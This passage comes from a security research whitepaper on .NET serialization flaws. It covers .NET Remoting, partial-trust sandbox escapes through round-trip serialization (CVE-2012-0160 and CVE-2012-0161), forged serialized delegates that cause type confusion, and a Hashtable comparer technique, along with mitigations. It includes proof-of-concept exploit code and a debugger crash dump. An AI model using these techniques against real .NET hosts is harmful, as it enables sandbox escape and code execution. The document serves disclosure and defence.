000000E0: 64 35 38 33 61 61 38 33 31 64 36 37 31 61 31 34 - d583aa831d671a14
000000F0: 01 00 00 00 12 06 48 65 6C 6C 6F 21 0B          - ......Hello!.

MethodName: CallMe
TypeName: InterfaceLibrary.RemotableClass
AssemblyName: InterfaceLibrary, Version=1.0.0.0, Culture=neutral, ...
Serialized Data: Hello!
```

Listing 27
TCP .NET Remoting Request

Listing 27 shows an example request to the well known remoting service shown in Listing 24. The highlighted sections are all parts which can be changed without limiting the attack as they are part of the same serialized object. This would allow an attack to be made more generic, as long as the well known service name could be identified.

Mitigating the Risk

The official recommendation is not to use .NET remoting in modern applications and instead replace it with Windows Communication Foundation. This should limit the risk, as long as the default serializer is not changed from *DataContractSerializer* to *NetDataContractSerializer* which would expose the same issues as *BinaryFormatter*.

If the services cannot be changed for legacy reasons then it is recommended to secure the network protocol and the server. By specifying 'true' for the second parameter to *ChannelServices.RegisterChannel* it will enable security on TCP channels. However, whilst this requires authentication and encrypts/signs the channel, it does not prevent an attacker impersonating the server as there is no endpoint verification in place. Therefore while an attacker might not be able to attack the server, instead they could reverse it and attack clients through standard network spoofing techniques.

The remoting services are also fairly configurable, it would in theory be possible to develop custom functionality which would wrap the connection in SSL (for examples you can refer to an MSDN magazine article on implementing an SSL channel [5]) but it might make more sense to drop the use of .NET remoting entirely at that point.

Partial Trust Sandboxes and Round-Trip Serialization

One of the benefits of a managed language is the ability to sandbox code in such a way as to prevent compromising the host when running untrusted code. The .NET framework provides a fine-grained permission model, referred to as Code Access Security (CAS), which allows a sandboxing host to restrict what that code can do. As is common with similar security technologies (see Java for an example) there exists some "God" security permissions which if granted to sandboxed code would effectively allow any code running to escape the restrictive permissions.

In .NET this is implemented by the *System.Security.Permissions.SecurityPermission* which takes a set of flags of type *System.Security.Permissions.SecurityPermissionFlag*. The only one of importance from a serialization point of view is the *SerializationFormatter* flag. It is important to note that typical partial trust hosts, such as XAML Browser Applications (XBAP) or Click Once applications are extremely unlikely to have the permission in their default grant set.

```
/// <summary>
/// Get strongname of an assembly from a contained type
/// </summary>
/// <param name="t">The type</param>
/// <returns>The strong name</returns>
private static StrongName GetStrongName(Type t)
{
  return t.Assembly.Evidence.GetHostEvidence<StrongName>();
}

/// <summary>
/// Create an untrusted sandbox
/// </summary>
/// <returns>The untrusted appdomain</returns>
private static AppDomain CreateSandbox()
{
  AppDomainSetup adSetup = AppDomain.CurrentDomain.SetupInformation;

  adSetup.ApplicationBase = Path.Combine(AppDomain.CurrentDomain.BaseDirectory,
                            "Untrusted");


  PermissionSet permSet = new PermissionSet(PermissionState.None);
  permSet.AddPermission(new SecurityPermission(SecurityPermissionFlag.Execution));

  return AppDomain.CreateDomain("Sandbox", null, adSetup,
       permSet, GetStrongName(typeof(Program)));
}
```

Listing 28
Example Code to Create a Sandbox AppDomain

There is little point discussing partial trust sandboxing in depth as Microsoft has numerous articles which cover the technology and implementation. See the webpage [6]for an article on running code in a partial trust sandbox for more information.

In order for partial trust to exploit serialization issues we need to find cases where the serialization primitives are used under an asserted set of permissions. The most obvious case of this is in remoting or more generally when a serializable object crosses an *AppDomain* boundary. This clearly applies to partial trust sandboxes as well as a generally controlling host *AppDomain* and the partial trust *AppDomain*. The following code is an example of how a naive partial trust sandbox might be used.

```
public interface ITestClass
{
  object CallMe(object o);
}

try
{
  AppDomain sandbox = CreateSandbox();

  ITestClass test = (ITestClass)sandbox.CreateInstanceAndUnwrap(
                      "UntrustedAssembly", "UntrustedAssembly.TestClass");
  Console.WriteLine("{0}", test.CallMe("Hello"));
}
catch (Exception ex)
{
  Console.WriteLine(ex.ToString());
}
```

Listing 29
Incorrect Sandbox Usage

This code is pretty simple but does represent a fairly common usage pattern for partial-trust sandboxing. In this case it is creating a restrictive sandbox, loading then creating an instance of a type from an untrusted assembly and finally calling a method on it. It turns out in this extremely simple code there are at least four direct mechanisms through which the untrusted assembly could serialize then deserialize an object (round-trip serialization) by pushing it across the *AppDomain* boundary. These are:

1. The *UntrustedAssembly.TestClass* Type could itself be serializable, this would cause the object to be created in the Partial Trust AppDomain then serialized across the boundary.
2. The parameter passed to the *CallMe* method could be marshalled by reference (although in this case it is not); in which the untrusted code might be able to pass back objects from its own app domain causing round-trip serialization. This could be as simple as calling the *Object.Equals* method if the object implements a custom version.
3. The return value of the *CallMe* method is a derivable object (in this case it is a generic object type); therefore the untrusted class could return a serializable object.
4. Exceptions also transition across the boundary and are serializable objects; this means that the *CallMe* method or the class's constructor could throw an exception at any time which would again be serialized.

Of course it could be assumed that this would not happen in any partial trust host of consequence, certainly not from Microsoft themselves. That turns out not to be the case unfortunately, as vulnerability CVE-2012-0161 demonstrates.

XBAP Exception Handling Vulnerability CVE-2012-0161

A XAML Browser Application is a Web Browser hosted .NET application, normally with a Windows Presentation Foundation (WPF) GUI, which is why XAML is referenced. It was introduced along with version 3.0 of the .NET framework and originally came with an ActiveX and Netscape API plug-in (the Netscape plug-in is deprecated) installed by default with the framework.

Applications are hosted in a special process, PresentationHost.exe which initializes the .NET runtime and then sets up a partial trust sandbox into which the untrusted code is loaded.



Figure 1
Simple XAML Browser Application

By inspecting the stack when interacting with application it was clear that there was no obvious stub wrapping the execution of the untrusted code, and if an uncaught exception is thrown the following is displayed to the user:



Figure 2
Thrown Exception in XBAP

This exception was crossing the *AppDomain* boundary between the partial-trust and privileged host domains, so it was possible to abuse this to perform round-trip serialization with the following code:

```
Exception ex = new Exception();
ex.Data.Add("ExploitMe", new SerializableClass());

throw ex;
```

Listing 30
Getting Round-Trip Serialization

The big issue with using this vulnerability is the serialized object gets 'lost', which does not look like it would be possible to get it back. There is another type of issue which might allow an attacker to get back the serialized object, which could lead to more interesting potential for exploitation. This issue is demonstrated by the vulnerability CVE-2012-0160.

EvidenceBase Serialization Vulnerability CVE-2012-0160

The *System.Security.Policy.EvidenceBase* class was introduced in version 4.0 of the framework to formalise Evidence objects, which was used to make security decisions. Prior to its introduction, Evidence could be any valid .NET object, such as an Uri which indicated where an Assembly was loaded from. One of the requirements for Evidence is they are likely to get copied to a new *AppDomain* when it is created, therefore the base class is marked as serializable and also implements a special *Clone* method to aid in making copies. The following code is the *Clone* method in its entirety, prior to the fix in MS12-035.

```
[SecuritySafeCritical,
 SecurityPermission(SecurityAction.Assert, SerializationFormatter = true)]
public virtual EvidenceBase Clone()
{
    using (MemoryStream stream = new MemoryStream())
    {
        BinaryFormatter formatter = new BinaryFormatter();
        formatter.Serialize(stream, this);
        stream.Position = 0L;
        return (formatter.Deserialize(stream) as EvidenceBase);
    }
}
```

Listing 31
EvidenceBase Clone Method

It is clear that it is using *BinaryFormatter* to do a deep clone of the object, which is a common trick. It is also disabling the security requirement for *SerializationFormatter* permission by asserting it, as the code is trusted it is allowed to do this. Although this in itself might not have been an issue, unfortunately the class did not restrict who could create derived classes so it was a simple matter to exploit this to get round-trip serialization and to get the object back. An example class is shown in Listing 32:

```
[Serializable]
public class EvidenceBaseObjectWrapper : EvidenceBase
{
    /// <summary>
    /// Object gets implicitly serialized and deserialized by EvidenceBase::Clone
    /// </summary>
    public Object obj { get; set; }

}
```

Listing 32
Example Exploiting EvidenceBase

By using the ability of the *ISerializable* interface to change the type an object deserializes to it is possible to use this vulnerability to construct arbitrary instances of serializable types. It is just a case of finding something which can be directly exploited through this process.

Delegates and Serialization

Overview

The *System.Delegate* class is a fundamental part of the .NET framework, the design of the runtime and its class libraries would be significantly different without it. While it could be considered that a delegate is a simple function pointer, it does provide additional functionality above and beyond such a simple primitive, of most interest from a security point of view is the ability for delegate to 'multicast', which means that more than one delegate, can be combined together and called through a single instance.

As an example the following code will bind two delegates together into a single multicast delegate, it can then be invoked via one call with the same argument:

```
Delegate d = Delegate.Combine(
          new Action<string>(TestDispatch),
          new Action<string>(TestDispatch2)
          );

d.DynamicInvoke("Hello World!");
```

Listing 33 Combining Delegates

As it is a fundamental type delegates have special support within the framework to improve its performance, effectively the JIT converts the dispatch of the delegates down to simple function calls removing aspects such as type checking between calls. This could lead to a security problem if it was possible to bind two different delegate types together; the normal route to perform this action (via the *Delegate.CombineImpl* method) verifies the delegate types match before combination.

```
protected sealed override Delegate CombineImpl(Delegate follow)
{
          if (!Delegate.InternalEqualTypes(this, follow))
          {
                    throw new ArgumentException();
          }

          ...
}
```

Listing 34 Combination Restriction In Delegate.CombineImpl

Of course delegates, being a fundamental type, are also serializable objects. As the process of serialization is generally considered trusted (in the sense that you require a special permission to access the services) these checks are not applied when creating them through this route. With the knowledge that it is possible to actually create custom serialized objects, this means it is now a security issue.

Serialization Process

Delegates are a custom serialized object and use a second class to contain the information necessary to reconstruct the delegate. This is important because in some scenarios a delegate will degenerate into a function pointer, which is clearly not suitable for persistent storage or passing between processes. The class which provides the custom serialization functionality is *System.DelegateSerializationHolder*. This is an internal class and so cannot be accessed directly, but by implementing the *ISerializable* interface it is possible to "fake" out a custom multicast delegate which can exploit the object.

```
/// Class to implement a fake delegate entry (normally internal/private class)
[Serializable]
public class FakeDelegateEntry : ISerializable
{
  FakeDelegateEntry _delegateEntry;
  string _typeName;
  string _assemblyName;
  string _targetTypeAssembly;
  string _targetTypeName;
  string _methodName;
  object _target;

  /// Generate our fake object data
  public void GetObjectData(SerializationInfo info, StreamingContext context)
  {
    Type t = typeof(int).Assembly.GetType(
        "System.DelegateSerializationHolder+DelegateEntry");

    info.SetType(t);

    info.AddValue("delegateEntry", _delegateEntry);
    info.AddValue("methodName", _methodName);
    info.AddValue("targetTypeAssembly", _targetTypeAssembly);
    info.AddValue("targetTypeName", _targetTypeName);
    info.AddValue("assembly", _assemblyName);
    info.AddValue("type", _typeName);
    info.AddValue("target", _target);
  }

  public FakeDelegateEntry(FakeDelegateEntry entry, string typeName,
          string assemblyName, string targetTypeAssembly, string targetTypeName,
          string methodName, object target)
  {
     _delegateEntry = entry;
     _typeName = typeName;
     _assemblyName = assemblyName;
     _targetTypeAssembly = targetTypeAssembly;
     _targetTypeName = targetTypeName;
     _target = target;
     _methodName = methodName;
  }
}

/// Class to implement our fake serialized delegate
 [Serializable]
public class FakeDelegate : ISerializable
{
  FakeDelegateEntry _delegateEntry;
  MethodInfo[] _methods;

  public void GetObjectData(SerializationInfo info, StreamingContext context)
  {
     Type t = typeof(int).Assembly.GetType("System.DelegateSerializationHolder");

     info.SetType(t);

     info.AddValue("Delegate", _delegateEntry);
     for (int i = 0; i < _methods.Length; ++i)
     {
         info.AddValue("method" + i, _methods[i]);
     }
  }

  public FakeDelegate(FakeDelegateEntry delegateEntry, MethodInfo[] methods)
  {
     _delegateEntry = delegateEntry;
     _methods = methods;
  }
}
```

Listing 35
FakeDelegate Implementation

To actually exploit the condition a *FakeDelegate* and suitable *FakeDelegateEntry* objects need to be created, then round-trip serialized to get back the corrupted delegate. For example the code in Listing 36 will create a corrupt delegate which when called will cause the CLR to confuse a structure with an object, leading to a read AV when trying to dispatch the method (as shown in Listing 37). It uses the *EvidenceBase* vulnerability to provide the round trip serialization mechanism. Other combinations can be used to capture value memory pointers to build up a working fake object and get code execution.

```
/// Dummy structure to give us access to an object's internal workings
public struct DummyStruct
{
  public uint methodBase;
}

public delegate void MyDelegate(ref DummyStruct x);
public delegate void MyDelegate2(string x);

public static void DoSomethingWithStruct(ref DummyStruct x)
{
  Console.WriteLine("Doing 1 {0:X08}", x.methodBase);
}

public static void DoSomethingWithString(string x)
{
  Console.WriteLine("Doing 2 {0}", x.ToString());
}

static void DoTypeConfusion()
{
  // Get methodinfo for the functions we will call
  MethodInfo[] methods = new MethodInfo[2];
  methods[0] = typeof(Program).GetMethod("DoSomethingWithString",
                    BindingFlags.Static | BindingFlags.Public);
  methods[1] = typeof(Program).GetMethod("DoSomethingWithStruct",
                    BindingFlags.Static | BindingFlags.Public);

  // Build our fake delegate entry chain
  FakeDelegateEntry entry = new FakeDelegateEntry(null,
          typeof(MyDelegate).FullName, typeof(MyDelegate).Assembly.FullName,
          typeof(MyDelegate).Assembly.FullName, typeof(Program).FullName,
          "DoSomethingWithString", null);

  FakeDelegateEntry entry2 = new FakeDelegateEntry(entry,
          typeof(MyDelegate2).FullName, typeof(MyDelegate2).Assembly.FullName,
          typeof(MyDelegate2).Assembly.FullName, typeof(Program).FullName,
         "DoSomethingWithStruct", null);

  FakeDelegate fakedel = new FakeDelegate(entry2, methods);

  EvidenceBaseObjectWrapper wrapper = new EvidenceBaseObjectWrapper();
  wrapper.obj = fakedel;

  // Get our faked delegate object
  MyDelegate o = (MyDelegate)((EvidenceBaseObjectWrapper)wrapper.Clone()).obj;

  DummyStruct s = new DummyStruct();
  // Set methodbase to garbage to cause a Read AV
  s.methodBase = 0x81828384;

  // Call delegate, should go bang in DoSomethingWithString calling ToString()
  o(ref s);
}
```

Listing 36
Example Code to Manipulate a Serialized Delegate

```
0:000> r
eax=81828384 ebx=005abaa8 ecx=002df004 edx=002df004 esi=002def20 edi=00000001
eip=002f0a36 esp=002deee4 ebp=002deef0 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
002f0a36 8b4028          mov     eax,dword ptr [eax+28h] ds:002b:818283ac=????????

0:000> u
002f0a36 8b4028          mov     eax,dword ptr [eax+28h]
002f0a39 ff10            call    dword ptr [eax]
002f0a3b 8945f4          mov     dword ptr [ebp-0Ch],eax
002f0a3e 8b55f4          mov     edx,dword ptr [ebp-0Ch]
002f0a41 8b4df8          mov     ecx,dword ptr [ebp-8]
002f0a44 e857cab965      call    mscorlib_ni+0x24d4a0 (65e8d4a0)
002f0a49 90              nop
002f0a4a 90              nop

0:000> !clrstack
OS Thread Id: 0x1020 (0)
Child SP IP       Call Site
002deee4 002f0a36 Program.DoSomethingWithString(System.String)
002def20 000da2be Program+MyDelegate.Invoke(DummyStruct ByRef)
002def30 002f0555 Program.DoTypeConfusion()
002df014 002f00aa Program.Main(System.String[])
```

Listing 37
Crash Caused by DoTypeConfusion Code

Reflective Serialization Attack

The *EvidenceBase* vulnerability (CVE-2012-0160) can clearly be identified as a bug through review, however it turns out that given a suitable round-trip serialization mechanism (e.g. the exception vulnerability CVE-2012-0161) it is possible get back the serialized objects, even though it would seem impossible to do so. While CVE-2012-0161 was fixed there are still mechanisms partial trust code can use to force a AppDomain boundary transition, therefore this approach does not actually rely on any specific bug.

The technique to achieve this seemingly impossible feat is to use more custom serialization functionality, this time present in some of the *System.Collection* classes.

One class which has been around since v1.0 of the framework is the *Hashtable*. This has some interesting functionality; in order to ensure the consistency of its internal hash buckets it discards the state on serialization and rebuilds it when deserialized. It needs to do this because the default hashing mechanism uses the built-in *Object.GetHashCode* method, the only guarantees this provides is that if two objects are equal then the hash code is the same. Between *AppDomains* or between serializing to a file and back out things might change and render these values invalid.

Sometimes the default method is not sufficient; therefore the *Hashtable* class allows a developer to implement a special class which implements the *IEqualityComparer* interface, if that is present it will call the *GetHashCode* method on that instead. This is where the fault lies, if the *IEqualityComparer* class was marshalled by reference this would cause the *Hashtable* keys to be passed back to the originating AppDomain allowing partial trust code to capture the serialized objects.

```
[Serializable]
public class Hashtable
{
    object[] keys;
    object[] values;
    HashBuckets buckets;
    IEqualityComparer comparer;

    protected Hashtable(SerializationInfo info, StreamingContext context)
    {
        keys = (object[])info.GetValue("keys", typeof(object[]));
        values = (object[])info.GetValue("values", typeof(object[]));
        buckets = RebuildHashtable(keys, values);
    }

    private HashBuckets RebuildHashtable(object[] keys, object[] values)
    {
        HashBuckets ret = new HashBuckets();
        for (int i = 0; i < keys.Length; ++i)
        {
            ret.Add(comparer.GetHashCode(keys[i]), values[i]);
        }
        return ret;
    }
}
```

Listing 38 Simplified Hashtable Deserialization Code

Thus the steps to exploit this class for purposes of capturing round-trip serialized objects are as follows:

1. Implement an *IEqualityComparer* class which derives from *MarshalByRefObject*.
2. Create a new *Hashtable* object, specifying an instance of the custom comparer.

3. Add a new value to the *Hashtable*, specifying as the key a custom serialized object (for example one which will round-trip to a custom delegate).
4. Pass the *Hashtable* across the AppDomain boundary (e.g. using the Exception trick in an XBAP). This will cause the key added in step 3 to round-trip serialize.
5. The *Hashtable* will deserialize; the key is now the custom delegate and the internal *IEqualityComparer* instance is a proxy to the object in the Partial Trust AppDomain.
6. The *Hashtable* deserialization code will pass each key back to the *IEqualityComparer* via its *GetHashCode* method, this will cause the keys to be round-trip serialized again but as the process is asymmetric this does not change the types.
7. The originating code is now able to capture the delegate and exploit the partial trust sandbox.

The *Hashtable* is not the only class to exhibit this functionary; the generic *Dictionary* and *Set* also can be exploited in a similar fashion, and it would be a difficult programming pattern to protect against in the framework.

This allows a way of getting serialization under partial trust code control without any real code bugs which can be fixed. Listing 39 contains some code which when used in an XBAP will exploit this process and get round-trip serialized objects passed back into the partial trust domain through the GetHashCode method.

```
// Equality comparer class, marshalled by reference
public class MyEqualityComparer : MarshalByRefObject, IEqualityComparer {
   bool IEqualityComparer.Equals(object x, object y)
   {
      return x.Equals(y);
   }

   int IEqualityComparer.GetHashCode(object obj)
   {
     if (obj is Delegate)
     {
       // Now exploit delegate
     }
     return 12345678;
   }
}

Hashtable hash = new Hashtable(new MyEqualityComparer());
hash.Add(CreateDelegate(), "a");

Exception ex = new Exception();
ex.Data.Add("ExploitMe", hash);
throw ex;
```

Listing 39 **IEqualityComparer Implementation and Initiating the Serialization Process in an XBAP**

Mitigations After MS12-035

As part of MS12-035 Microsoft not only fixed an number of serialization issues across the framework but also put in place a mitigation against partial trust abusing round-trip serialization in this manner. The mitigation checks whether the type being set during the ISerializable.GetObjectData call is in an assembly signed with the same public key, this ensures that partial trust code would not be able to specify types belonging to the framework, only types which the developer already controls.

No mitigations or fixes were made to some of the dangerous classes identified. From a .NET remoting point of view the official recommendation is that Windows Communication Foundation should be used instead, although if NetDataContractSerializer was used instead of the default DataContractSerializer this might expose the same issues in WCF as well.

Bibliography

[1] Metasploit, "MS08-068: Metasploit and SMB Relay," [Online]. Available: https://community.rapid7.com/community/metasploit/blog/2008/11/11/ms08-068-metasploit-and-smb-relay.

[2] Microsoft, "Application Domains," [Online]. Available: http://msdn.microsoft.com/en-us/library/2bh4z9hs(v=vs.100).aspx.

[3] Microsoft, "[MS-NRTP]: .NET Remoting: Core Protocol Specification," [Online]. Available: http://download.microsoft.com/download/9/5/E/95EF66AF-9026-4BB0-A41D-A4F81802D92C/[MS-NRTP].pdf.

[4] Microsoft, "[MS-NRBF]: .NET Remoting: Binary Format Data Structure," [Online]. Available: http://download.microsoft.com/download/9/5/E/95EF66AF-9026-4BB0-A41D-A4F81802D92C/[MS-NRBF].pdf.

[5] Microsoft, "Secure Your .NET Remoting Traffic by Writing an Asymmetric Encryption Channel Sink," [Online]. Available: http://msdn.microsoft.com/en-us/magazine/cc300447.aspx.

[6] Microsoft, "How to: Run Partially Trusted Code in a Sandbox," [Online]. Available: http://msdn.microsoft.com/en-us/library/bb763046.aspx.

About Context

Context Information Security is an independent security consultancy specialising in both technical security and information assurance services.

The company was founded in 1998. Its client base has grown steadily over the years, thanks in large part to personal recommendations from existing clients who value us as business partners. We believe our success is based on the value our clients place on our product-agnostic, holistic approach; the way we work closely with them to develop a tailored service; and to the independence, integrity and technical skills of our consultants.

The company's client base now includes some of the most prestigious blue chip companies in the world, as well as government organisations.

The best security experts need to bring a broad portfolio of skills to the job, so Context has always sought to recruit staff with extensive business experience as well as technical expertise. Our aim is to provide effective and practical solutions, advice and support: when we report back to clients we always communicate our findings and recommendations in plain terms at a business level as well as in the form of an in-depth technical report.

context
INFORMATION SECURITY

Context Information Security

London (HQ)
4th Floor
30 Marsh Wall
London E14 9TP
United Kingdom

Cheltenham
Corinth House
117 Bath Road
Cheltenham GL53 7LS
United Kingdom

Düsseldorf
Adersstr. 28, 1.OG
D-40215 Düsseldorf
Germany

Melbourne
4th Floor
155 Queen Stree
Melbourne
Victoria 3000